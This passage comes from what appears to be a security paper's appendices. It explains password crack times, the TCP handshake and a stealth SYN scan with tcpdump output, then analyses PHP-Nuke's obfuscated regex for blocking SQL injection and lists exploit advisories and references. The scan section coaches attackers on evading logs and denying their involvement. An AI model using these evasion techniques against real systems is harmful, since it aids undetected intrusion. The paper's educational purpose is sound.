22 The following 32 symbol were considered, because they are on all standard US keyboards: `!@#$%^&*()` `` `~{[}]/?=+\|-_,<.>'"`;:``. Other keyboards may have different symbols, which may render some passwords impossible to type in certain regions.

For passwords length 8 through 10, this yields the following maximum crack times for passwords with mixed case, numbers, and symbols:

```
Length 8:  ~983,175,707s (~31 years)
Length 9:  ~92,418,516,489s (~2,929 years)
Length 10: ~8,687,340,549,918s (~275,293 years)
```

From this, it is clear that adding symbols significantly increases password strength. However, increasing password length increases strength more quickly. A 10 character mixed-case alpha-numeric password with no symbols is stronger than a 9 character mixed-case alpha-numeric password with symbols. Also, since symbols are not universal (they may not be available on all keyboards), it is probably a better idea to increase password length rather than add symbols.

TCP Three-Way Handshakes and SYN Scans

All TCP/IP connections begin with the TCP three-way handshake, which is depicted in figure 7. The purpose of the handshake is to establish that both systems are available to communicate, and to setup things such as the receive windows and the sequence and acknowledgment numbers. The handshake starts with the client sending a “SYN” packet. This is like saying “I would like to SYNchronize with you, so that we may communicate.” The server responds with an “ACK” packet, which also includes the server's SYN packet. In other words, the server says “I ACKnowledge receipt of your SYN packet, and I'd also like to SYNchronize with you.” The final step of the three-way handshake is for the client to ACKnowledge the server's SYN packet, which completes the establishment of the session.



Figure 7:TCP Three-Way Handshake

As an attacker, one of the things that we will do to confirm the existence of a server is to see if the server is listening. Traditionally, this was performed by connecting to the server. A connection causes this three-way handshake to occur. Once the three-way handshake is complete, many servers will log the fact that a connection was established. But an attacker does not want his test connection to be logged!

One way to avoid having a connection go into the log is to not complete the connection. So the question is how do we determine if the server is listening without actually completing the connection? Enter the Stealth SYN Scan. This special type of scan sends out the initial SYN packet to the target server. Upon receipt of the server's SYN+ACK, the scanner has confirmed that the server is there and willing to communicate, so it does not need to send the final ACK packet. The result: no connection, and often, no log entry.

Unfortunately, the Stealth SYN Scan is not a new concept. Most intrusion detection systems will detect the incomplete three-way handshake and generate an alert. The good news (for the hacker) is that it is difficult to prove the true source of the original

SYN packet. It is possible that some other hacker used a spoofed source address and *TCP Sequence Prediction* to determine if a SYN packet was returned to a remote third party host. Thus, the logs may show my IP as the source for a SYN packet, but my PC never sent it. Of course, there is one thing that should be included to remain consistent with the spoofed source theory: if my PC really didn't send the original SYN packet, but it did receive the SYN+ACK, then my PC should send a RST (reset) packet to indicate that it was not a part of the connection attempt. Fortunately for the hackers, when tools like nmap send the SYN packet, they don't bind to the port. The result is that when the SYN+ACK comes back, the operating system automatically generates a RST packet.

To see the complete exchange of packets, we can use tcpdump, a popular network sniffer. In the example, the "**-nN**" switch is passed to tcpdump to prevent it from looking up host names and port numbers. Also, "**host xxx.xxx.xxx.xxx**" is passed so that tcpdump will only show packets to the target, thus eliminating much of the noise on the network. Here is the command and the output:

```
# tcpdump -nN host xxx.xxx.xxx.xxx
tcpdump: verbose output suppressed, use -v or -vv for full protocol
decode
listening on eth0, link-type EN10MB (Ethernet), capture size 68 bytes
21:04:23.478394 IP yyy.yyy.yyy.yyy.61740 > xxx.xxx.xxx.xxx.22: S
2333944212:2333944212(0) win 2048
21:04:23.480150 IP xxx.xxx.xxx.xxx.22 > yyy.yyy.yyy.yyy.61740: S
806331060:806331060(0) ack 2333944213 win 16616 <mss 1460>
21:04:23.480265 IP yyy.yyy.yyy.yyy.61740 > xxx.xxx.xxx.xxx.22: R
2333944213:2333944213(0) win 0

3 packets captured
3 packets received by filter
0 packets dropped by kernel
```

Note the “#” prompt, indicating that tcpdump was run as root. In order to read the network interface directly, this is required.

We can see from the summary at the bottom of the output that three packets were captured. The first was the SYN packet from the client. The packet is shown below with the “S” in highlight. This “S” indicates a SYN packet. The highlighted 22 indicates the destination port – the SSH port. Here is the packet capture:

```
21:04:23.478394 IP yyy.yyy.yyy.yyy.61740 > xxx.xxx.xxx.xxx.22: S
2333944212:2333944212(0) win 2048
```

The second entry was the SYN+ACK from the server:

```
21:04:23.480150 IP xxx.xxx.xxx.xxx.22 > yyy.yyy.yyy.yyy.61740: S
806331060:806331060(0) ack 2333944213 win 16616 <mss 1460>
```

And finally, the third packet is the reset from the client. Note the highlighted “R” for "reset":

```
21:04:23.480265 IP yyy.yyy.yyy.yyy.61740 > xxx.xxx.xxx.xxx.22: R
2333944213:2333944213(0) win 0
```

This broken handshake may leave some evidence that there is trouble, but if the attacker can keep the logs clean of actual logins, then it will be much more difficult to prove the source of the attack.

UTC Regular Expression

The "UNION Tap Code" or UTC regular expression is used to attempt to identify the string "**UNION** " (note the trailing space) in web requests. The goal is to block SQL injection attempts that use **UNION**, while reducing the number of false positives as much as possible. The UTC regex[23] looks like this:

```
/([OdWo5NIbpuU4V2iJT0n]{5}) /
```

Regular expressions are notorious for being cryptic, and this is no exception. Nonetheless, with some regex basics, this regex will no longer appear so daunting.

First off, all regular expressions are bounded by a character. By default, this character is "/", but it can be configured to be another character. The bounding character is like a quote. It let's the system know where the regex begins and ends. A common question asked when learning about regular expressions is "why not just use a quote?" The answer is that often a quote is a part of the pattern that is being matched, and so something else should be used.

In this case, the default is used to keep things simple. The regex is bounded with a "/" at both ends:

```
/([OdWo5NIbpuU4V2iJT0n]{5}) /
```

At this point, it is important to distinguish between parentheses, brackets, and braces. Each has a unique meaning to the regular expression engine. Anything with *parentheses* is saved in a buffer for later use by the program. This is useful because the regex may match more than one thing, and the program may need to know what was matched. In this regex, everything except the trailing space will be saved if a match is made:

```
/([OdWo5NIbpuU4V2iJT0n]{5}) /
```

Brackets indicate alternation; in other words, there are alternate choices. With each pass, the regex will attempt to match any one of the characters within the brackets:

```
/([OdWo5NIbpuU4V2iJT0n]{5}) /
```

23 Regex is a common abbreviation for "regular expression".

A number surrounded by *braces* indicates that the regex will attempt to match the previous section multiple times. In this example, the five between the braces indicates that the previous section, the part between the brackets, will be scanned five times:

```
/([OdWo5NIbpuU4V2iJT0n]{5}) /
```

To summarize, the regex will look for a six-character long pattern where each of the first five characters will match one of the characters between the brackets, and the sixth character is a space. If successful, it will store the five character string and return a success code.

The list of characters is quite complex and unintuitive. This may be partly because of attempts to make it more efficient, but it appears to also be partly an attempt to obfuscate the purpose of the regex.

The goal of the regex is to find the word “union” with a trailing space, in any possible encoding or case. Since the regex is scanned for each letter, repeating characters are not required. So, to match “union”, the regex only needs the letters “unio”. To get both upper case and lower case matches, the regex could look like this:

```
/([UNIOunio]{5}) /
```

This is a good start, but web queries aren't always in plain text. They can also be Base64 encoded[24]. The Base64 encoding of “UNION” is “VU5JT04=”, and the Base64 encoding of “union” is “dW5pb24=”. Add these to the regex, and remove duplicates, and the result is:

```
/([UNIOunioV5JT04=dWpb2]{5}) /
```

Since the regex is only looking at the first five characters of the eight character long Base64 encoding, the last three characters can be safely removed. This means that “0”, “2”, “4”, and “=” can be safely removed without increasing the chances of missing a match, and by removing them, false matches of strings containing those letters and numbers cannot happen. Oddly, only the “=” was removed in the UTC regex code, so it would appear that there is still room for improvement. Removing the “=” yields the following regex:

```
/([UNIOunioV5JT04dWpb2]{5}) /
```

The only difference between the regex above and the example in the PHP-Nuke code is the order of the characters. However, the order is not relevant, since each scan will attempt to match any of the characters in the brackets. Therefore, these are equivalent expressions:

24 For a detailed explanation of base64 encoding, please see “Base64 Encoding” in the “Extras” section of this document.

```
/([UNIOunioV5JT04dWpb2]{5}) /
/([IJNOTUVWbdinopu0245]{5}) /
/([OdWo5NIbpuU4V2iJT0n]{5}) /
```

The first is the regex just created. The second is the same regex with the alternatives sorted alpha-numerically (uppercase, lowercase, numbers). This is how it should be ordered to assist in the elimination of duplicates, because any duplicates characters would be instantly obvious. The third is the original regex from the PHP-Nuke code.

As for why the order was scrambled, I can only guess that it was an attempt to obfuscate the purpose of the regex.

Exploit References

The PHP-Nuke exploit used in this paper is based on section E1 of waraxe-2004-SA#033. Janek Vind (waraxe) released the following four PHP-Nuke vulnerability announcements in June and July of 2004:

- waraxe-2004-SA#032: Multiple security flaws in PhpNuke 6.x – 7.3: http://www.waraxe.us/index.php?modname=sa&id=032
- waraxe-2004-SA#033: Multiple security holes in PhpNuke - part 1: http://www.waraxe.us/index.php?modname=sa&id=033
- waraxe-2004-SA#035: Multiple security holes in PhpNuke - part 2: http://www.waraxe.us/index.php?modname=sa&id=035
- waraxe-2004-SA#036: Multiple security holes in PhpNuke - part 3: http://www.waraxe.us/index.php?modname=sa&id=036

These announcements were also posted to Full Disclosure (a security mailing list), and were archived here:

- #032: http://archives.neohapsis.com/archives/fulldisclosure/2004-06/0310.html
- #033: http://archives.neohapsis.com/archives/fulldisclosure/2004-06/0739.html
- #035: http://archives.neohapsis.com/archives/fulldisclosure/2004-07/0714.html
- #036: http://archives.neohapsis.com/archives/fulldisclosure/2004-07/0734.html

Other References that include the vulnerabilities annouced in waraxe-2004-SA#033:

- SANS @RISK: Advisory 04.25.26: http://www.sans.org/newsletters/risk/vol3_25.php
- Security Tracker #1010571: http://www.securitytracker.com/alerts/2004/Jun/1010571.html
- Zone-H #4883: http://www.zone-h.org/advisories/read/id=4883

Appendix A: List of References

CERT	CERT. "Advisory CA-1992-19 Keystroke Logging Banner." December 7 1992, URL: http://www.cert.org/advisories/CA-1992-19.html (October 3, 2004)
CNN	CNN Money. “Hacker hits up to 8M credit cards. Secret Service and FBI probe security breach of Visa, MasterCard, Amex and Discover card accounts." Feb 27 2003, URL: http://money.cnn.com/2003/02/18/technology/creditcards/ (August 16, 2004)
Dundee	Dundee & Tayside Chamber of Commerce. “Denial Of Service Attacks Cost Billions.” November 26 2003, URL: http://www.dundeechamber.co.uk/news/news_detail.cfm?news_ID=550 (August 16, 2004)
iDEFENSE	iDEFENSE. “Security Advisory 08.18.04: Courier-IMAP Remote Format String Vulnerability:” August 18, 2004, URL: http://www.idefense.com/application/poi/display?id=131&type=vulnerabilities (September 1, 2004)
FBI	Federal Bureau of Investigations. “Facts and Figures 2003: Cybercrimes.” URL: http://www.fbi.gov/libref/factsfigure/cybercrimes.htm (August 13, 2004)
Gentoo Install	Gentoo Foundation. “Gentoo Linux Documentation: Gentoo Linux/x86 Handbook.” URL: http://www.gentoo.org/doc/en/handbook/handbook-x86.xml (September 1, 2004)
grsecurity	Spengler, Brad; Dalton, Michael. “grsecurity” URL: http://www.grsecurity.net/ (August 25, 2004)
Honeynet, 2004	Honeynet Project. Know Your Enemy, Second Edition: Learning about Security Threats. Addison Wesley Professional, 2004. 509 – 520.
logpatch	Ighighi. “logpatch v1.1.” July 6, 2002, URL: http://www.packetstormsecurity.org/UNIX/penetration/log-wipers/logpatch-11.c (Aug 20, 2004)
McCreesh	McCreesh, Ciaran. “Re: [gentoo-user] Duplicating installation via world file” from Gentoo User mail list archives. May 27, 2004, URL: http://marc.theaimsgroup.com/?l=gentoo-user&m=108568952326800&w=2 (September 1, 2004)

MDCrack	Duchemin, Gregory. “MDCrack, bruteforce your MD5/MD4/NTLM1 hashes.” November 16, 2003, URL: http://c3rb3r.openwall.net/mdcrack/ (August 16, 2004)
MySQL Changelog	MySQL AB. “MySQL Manual”, Appendix C, Section “Changes in release 4.0.0 (Oct 2001: Alpha)“ URL: http://dev.mysql.com/doc/mysql/en/News-4.0.0.html (August 10, 2004)
Nuke Changelog	Burzi, Francisco. “changelog.txt” for PHP-Nuke 7.3. Available in the archive downloadable from URL: http://www.phpnuke.org/modules.php?name=Downloads&d_op=getit&lid=420 (August 10, 2004)
Nuke Install	Burzi, Francisco. “Install.txt” for PHP-Nuke 7.3. Available in the archive downloadable from URL: http://www.phpnuke.org/modules.php?name=Downloads&d_op=getit&lid=420 (August 10, 2004)
Nuke Security	Nuke Security. “Nuke Security” URL: http://www.nukesecurity.com/ (August 10, 2004)
PHP-Nuke	Burzi, Francisco. “PHP-Nuke” URL: http://www.phpnuke.org/ (August 10, 2004)
PHP Manual	PHP Documentation Group. “PHP Manual” URL: http://www.php.net/manual/en/index.php (August 12, 2004)
RFC1421	J. Linn. “Privacy Enhancement for Internet Electronic Mail: Part I: Message Encryption and Authentication Procedures.” February 1993, URL: http://www.ietf.org/rfc/rfc1421.txt (August 23, 2004)
RFC1521	N. Borenstein, N. Freed. “MIME (Multipurpose Internet Mail Extensions) Part One: Mechanisms for Specifying and Describing the Format of Internet Message Bodies.” September 1993, URL: http://www.ietf.org/rfc/rfc1521.txt (August 23, 2004)
RFC2045	N. Freed, N. Borenstein. “Multipurpose Internet Mail Extensions (MIME) Part One: Format of Internet Message Bodies.” November 1996, URL: http://www.ietf.org/rfc/rfc2045.txt (August 23, 2004)
Silicon	Will Sturgeon, Silicon.com. “Cyber gangs hold companies to ransom.” November 12 2003, URL: http://software.silicon.com/security/0,39024655,39116869,00.htm (August 16, 2004)

USA Today — Mark Jewell, Associated Press. “Credit card theft brings fresh attention to growing problem.” July 6 2004, URL: http://www.usatoday.com/tech/news/computersecurity/2004-07-06-idtheft_x.htm (October 6, 2004)

Waraxe — Vind, Janek. “Multiple security holes in PhpNuke - part 1”, June 23, 2004. URL: http://www.waraxe.us/index.php?modname=sa&id=033 (August 10, 2004)

This document was written using OpenOffice.org.